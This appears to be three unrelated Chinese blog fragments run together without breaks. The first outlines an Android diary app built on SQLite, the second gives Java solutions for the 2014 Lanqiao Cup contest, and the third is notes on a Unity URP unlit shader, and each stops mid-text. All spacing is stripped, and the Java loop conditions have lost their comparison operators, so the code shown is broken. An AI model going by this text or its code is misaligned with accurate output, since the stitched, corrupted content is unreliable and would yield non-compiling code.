项目目录一、项目概述二、系统特点三、开发环境四、详细设计1、E-R图2、数据库3、系统设置五、运行演示六、源码获取一、项目概述本次实现了功能实用且齐全的日记本,界面友好,使用便捷,采用MVC架构设计。使用SQLite数据库存储数据,数据表有主题表、主题序号表、日记表、日记条目表、备忘录表、备忘录条目表和联系人表。系统有10多个页面,主要功能包含:添加、修改、删除和查询主题,主题包含日记、备忘录和联系人;添加、修改、删除和查看日记,在日记中添加图片、心情、天气和定位;对联系人的增删改查和拨号;对相册、相机和SD卡的访问;对照片的裁剪和预览;日历和日期显示器的翻页显示;颜色选择器的高级优化;自定义
【蓝桥日记⑤】2014第五届省赛(软件类)JavaA组☃答案解析文章目录【蓝桥日记⑤】2014第五届省赛(软件类)JavaA组☃答案解析1、猜年龄2、李白打酒3、神奇算式4、写日志5、锦标赛6、六角填数7、绳圈8、兰顿蚂蚁9、斐波那契10、波动数列1、猜年龄解法:暴力枚举packagefiveSession;/***2014第五届1、猜年龄***/publicclasstest1{publicstaticvoidmain(String[]args){intage1=0,age2=0;booleanfind=false;for(inti=1;i50;i++){for(intj=i+1;ji+9;
最近开始转TA,刚开始学习,资料比较杂乱,其中遇到的问题和一些计算方式,记录一下,后续会一直完善补充。1.urp中基础不受光shaderShader"Example/URPUnlitShaderColor"{Properties{[MainColor]_BaseColor("BaseColor",Color)=(1,1,1,1)[MainTexture]_BaseMap("BaseMap",2D)="white"{}}SubShader{//SubShaderTags定义何时以及在何种条件下执行某个SubShader代码块或某个通道。Tags{"RenderType"="Opaque""Ren
